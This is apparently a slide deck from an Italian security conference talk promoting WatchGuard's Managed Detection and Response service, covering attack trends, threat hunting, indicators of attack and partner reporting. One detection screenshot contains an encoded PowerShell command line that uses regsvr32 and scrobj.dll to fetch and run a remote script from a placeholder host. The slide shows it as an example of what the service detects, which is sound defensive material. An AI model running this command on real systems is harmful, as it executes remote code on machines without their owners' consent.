



# Security Summit

Milano 19-20-21 marzo 2024



## **Liberare il potenziale MDR per una difesa resiliente**

*Gianluca Pucci, Manager Sales Engineering Italy, WatchGuard Technologies*

19 marzo 2024 orario 15:00-15:40



# Gianluca Pucci

MANAGER SALES ENGINEERING ITALY  
WATCHGUARD TECHNOLOGIES



2

# PERCHÉ MANAGED DETECTION AND RESPONSE (MDR)?

3



# Attacchi Living-off-the-Land (LotL) in Q3 2023

- **Aumento dell'uso di tools di controllo remoto**

ThreatLabs hanno individuato nelle varie indagini dei tentativi di truffa da enti di supporto tecnico con invito a scaricare versioni di TeamViewer preconfigurate

- **I Threat actors si muovono da attacchi script-based verso altre tecniche living-off- the-land**

I Binari LotL Windows sono aumentati del 32%

Attacchi Script-based sono ancora 56% del totale

- **La tipologia Zero-day rappresenta il 69% di tutto il panorama malware**


Il rilevamento richiede modelli di Machine Learning o di behavior analysis

Source: WatchGuard Internet Security Report, Q3 2023


<https://www.watchguard.com/wgrd-resource-center/security-report-q3-2023>



# Aumento della domanda di MDR




**50%**  
of organizations  
will be using MDR  
services by 2025<sup>1</sup>





**57%**  
of organizations believe  
MSPs can do a better job  
than they can<sup>2</sup>

## Midmarket organizations report benefits from MDR<sup>2</sup>



# Managed Detection and Response MDR



**I providers di Servizi MDR utilizzano** esperti di cybersecurity, tecnologie avanzate e threat intelligence con processi ottimizzati per rilevare velocemente e rispondere alle minacce prima che possano causare danni significativi. MDR diventa essenziale per le organizzazioni che hanno bisogno di implementare un **programma ottimizzato di cybersecurity**.

**Monitoraggio** dell'attività di rete 24/7/365

**Rapida investigazione** delle attività sospette che abilita il rilevamento di elementi sconosciuti e di minacce sofisticate volte ad eludere i controlli di sicurezza

**Rispondere** alle minacce individuate, contrastando i cyber-attacchi e minimizzando danni e incidenti



# WatchGuard Threat Hunting

- **LotL (Living-off-the-Land) e attacchi fileless** sono una crescente preoccupazione: essi sono piu' difficili da rilevare e rendono piu' semplice per i cybercriminali attaccare in modo silente
- **Rilevamento dell'attaccante**
  - Trovare attaccanti che utilizzino tecniche Living-off-the-Land
  - Movimenti laterali
  - Credenziali compromesse
- **Identificazione di "intenzioni malevole"**
  - Tracciamento comportamenti degli utenti
- Real-time endpoint monitoring (data lake di 12 mesi)
- In caso di breach confermato (IOA), il cliente riceve un alert
- Incluso in ogni licenza di EDR/EPDR/AEPDR

The screenshot displays a detailed view of an Indicator of Attack (IOA) in the WatchGuard Threat Hunting console. The title is "In-memory execution of a script with PowerShell".

**IOA Details:**

- Detection date:** 11/4/2022 11:03:46 AM (with an "Archive IOA" button)
- Indicator of attack (IOA):** In-memory execution of a script with PowerShell
- Risk:** High
- Description:** This attack uses two operating system tools, regsvr32.exe and scrobj.dll, to download and run a malicious script in memory using PowerShell.exe. The script is not saved to disk (fileless attack) in order to evade security solutions.

**Actions:** "Advanced attack investigation" and "View attack graph" buttons.

**Recommendations:**

- It is advisable to:
  - Isolate the computer to contain the threat.
  - Apply the latest security patches.
  - Block access to the malicious URL.
  - If the execution comes from a service, check and delete the associated registry keys.
  - When a compromised user is detected, change their credentials.

**Indicator of attack (IOA) details:**

- Computer:** RUILOPESE6F8
- Detected occurrences:** 1
- Last event:** 11/4/2022 10:57:26 AM
- Other details:** A JSON object containing:
  - "ChildPath": "SYSTEMX86|\\WindowsPowerShell\\v1.0\\powershell.exe",
  - "CommandLine": "powershell -w 1 -e QzpcV2luZG93c1xeXN0ZW0zMlxyZWdndnizMi5leGUgL3MgL24gL3UgL2k6aHR0cDovL3NpbXVsYXRpb24uZG9tYWluL2ZpbGUuc2N0IHJcm9iaj5kbGwK",
  - "ParentPath": "SYSTEMX86|\\cmd.exe",
  - "ChildMd5": "9BAD31B4EB6B1777F4B10F31F94DCC5",
  - "extendedInfo": ""



# WATCHGUARD MDR


8





# WatchGuard MDR

- Costruito per abilitare la nostra community di partner a fornire Servizi MDR senza il bisogno di creare un SOC interno
- Fornisce Monitoraggio h24, Threat Hunting, Investigazione, Contenimento, Response Guidelines Security Assessments e report sull'efficacia
- 24x7x365 da un team di esperti cybersecurity appartenenti al WatchGuard SOC focalizzati su IOAs, non solo in risposta agli IOCs



# IOA vs IOC

- Indicator of Attack (IOA): Proattivo  
Anticipa la compromissione, investigando attività sospette
- Indicator of Compromise (IOC): Reattivo  
Analizza un problema di sicurezza che è appena accaduto  
È la prova che una compromissione di sicurezza è accaduta o stava per accadere

Reference:

<https://www.watchguard.com/wgrd-news/blog/deciphering-alphabet-soup-iocs-and-ioas>

10



# Reporting immediate dell'incidente

- Notifiche immediate dell'incidente e report dettagliati dell'attacco  
Utilizzo del framework MITRE ATT&CK
- Playbooks per il contenimento automatico su misura per ogni endpoint
  - Guidelines per mitigazione e remediation
  - Continuo assessment della superficie d'attacco



# COME FUNZIONA?

12



# Come funziona WatchGuard MDR

## CYBER HYGIENE

Regolare assessment della superficie d'attacco, identificando:

- OS e applicazioni vulnerabili
- Configurazioni non conformi della protezione
- Endpoint non gestiti

Per gli MSP per indirizzare e migliorare la postura di sicurezza

## PREVENTION

Layers di prevenzione automatico sono critici:


- Filtrare gli incidenti in modo efficiente
- Ridurre il carico di lavoro per lo staff
- Ridurre le violazioni

Zero-Trust Application Service

## DETECTION AND RESPONSE

Integrazione dell'esperienza, tecnologie e processi del WatchGuard SOC per monitoraggio continuo, threat detection, investigazione, e contenimento, anche guidando il partner per remediation.

- Zero-Trust Application Service
- Telemetria 365-day
- Security analytics nel Cloud
- Threat intelligence



# Requisiti

- MDR si basa sull'installazione di WatchGuard EDR, EPDR o AEPDR
- Almeno una certificazione Tecnica WatchGuard Endpoint Security
- Partner devono avere capacita' di operare sui propri clienti
- Partner deve fornire contatto di emergenze disponibile 24/7
  - Nessun bisogno di un SOC 24x7!
  - Preferisci ricevere un chiamata da WG durante la notte oppure da un cliente nella mattinata successiva per sapere che tutti i sistemi sono fermi a causa dell'attacco?
- E' richiesta per il Partner una <sup>14</sup> sessione iniziale di onboarding



# ...Dietro le quinte....

The screenshot displays the Windows Event Viewer interface. On the left, the 'Filters' pane shows the computer name 'WIN\_DESKTOP\_1' and the date range from 28/10/2021 00:00 to 23:59. The main pane shows a list of 92 results for the 'NetworkOps' event type. A context menu is open over the list, showing options like 'Search...', '(Select All)', 'CreateProc', 'DeviceOps', 'DirCreate', 'Download', and 'HeaderEvent'. Below the list, a process tree diagram is visible, showing the creation of 'winlogon.exe', 'atbroker.exe', and 'sethc.exe'. The 'Event Details' pane on the right shows the event's properties, including the path 'SYSTEM\dw.exe' and the operation 'CreateProc'.

#	id	timestamp	parentpath	parentfile...	eventtype
7		2021/28/10 00:16:26.0...	3 PROGRAM_FILES \Not...	gup.exe	NetworkOps
8		2021/28/10 00:16:26.0...	3 SYSTEM \svchost.exe	svchost.exe	CreateProc
9		2021/28/10 00:16:26.0...	3 SYSTEM \svchost.exe	svchost.exe	CreateProc
10		2021/28/10 00:16:26.0...	3 SYSTEM \RuntimeBro...	runtimebrok...	CreateProc
11		2021/28/10 00:16:26.0...	3 SYSTEM \svchost.exe	svchost.exe	CreateProc
12		2021/28/10 00:16:26.0...	3 SYSTEM \services.exe	services.exe	RegKExeModif
13		2021/28/10 00:16:26.0...	3 SYSTEM \svchost.exe	svchost.exe	CreateProc
14		2021/28/10 00:16:26.0...	3 SYSTEM \svcho...		
15		2021/28/10 00:16:26.0...	3 SYSTEM \svcho...		
17		2021/28/10 00:16:26.0...	3 SYSTEM \csrss.e...		
20		2021/28/10 00:16:26.0...	3 SYSTEM \svcho...		
21		2021/28/10 00:16:26.0...	3 SYSTEM \svcho...		
22		2021/28/10 00:16:26.0...	3 SYSTEM \svcho...		
23		2021/28/10 00:16:26.0...	3 SYSTEM \servic...		
24		2021/28/10 00:16:26.0...	0 EMPTY		
25		2021/28/10 00:16:26.0...	3 SYSTEM \svcho...		



# REPORTS


16






# Health assessment – report settimanali

- Disegnato per fornire una overview della postura di sicurezza degli endpoint dei clienti
- Permette un rapida identificazione dei rischi
- Contiene sezioni su:
  - Endpoint sprovvisti di soluzione WatchGuard Endpoint Security
  - Top 10 endpoint a rischio
  - Rischi generali individuati negli endpoint
  - Evoluzioni dei rischi



# Service activity – report mensili

- Fornisce una sinossi di rilevamenti, investigazioni e contenimento degli incidenti e relative attività effettuate dal team del WatchGuard SOC
- I Partner possono usare questo report per avere nuove opportunità di discussione con i propri clienti
- Contiene sezioni su:
  - Situazioni correnti e raccomandazioni di sicurezza per rafforzare la postura
  - Livello di protezione dell'organizzazione
  - Livello di minacce presenti nell'organizzazione
  - Attività mensile effettuata
  - Attività anomala investigata
  - Tentativi di attacco indentificati e comunicati



# Q&A

**VIENI A TROVARCI AL NOSTRO STAND!**

**CONTATTI:**

**GIANLUCA.PUCCI@WATCHGUARD.COM**